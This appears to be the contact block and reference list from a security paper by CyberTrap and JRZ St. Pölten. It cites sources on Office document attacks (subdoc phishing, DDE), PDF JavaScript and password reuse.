Eßlinggasse 7/3

A-1010 Vienna

T: +43 1 8904700

E: contact@cybertrap.com

W: <https://cybertrap.com>

JRZ St. Pölten

Matthias Corvinus-Straße 15

A-3100 St. Pölten

T: +43/2742/313 228-200

E: csc@fhstp.ac.at

W: <https://www.jrz-target.at/>



- <https://rhinosecuritylabs.com/research/abusing-microsoft-word-features-phishing-subdoc/>
- ISO 32000-1:2008
- Adobe PDF Javascript Referenz
- <https://pixelprivacy.com/resources/reusing-passwords/>
- <https://www.searchsecurity.de/meinung/Passwoerter-Der-groesste-Risikofaktor-in-der-IT-Sicherheit>
- <https://www.borncity.com/blog/2017/12/13/patchday-office-sicherheitsupdates-12-dezember-2017/>
- <https://blog.to.com/ms-office-feature-dde-fluch-oder-segen/#>
- <https://researchcenter.paloaltonetworks.com/2018/07/unit-42-threat-brief-office-documents-can-dangerous-well-continue-use-anyway/>
- <https://www.computerweekly.com/news/252437736/Microsoft-Word-document-and-zero-day-attacks-on-the-rise>
- <http://www.ksteam.de/word-dde-aktivieren.html>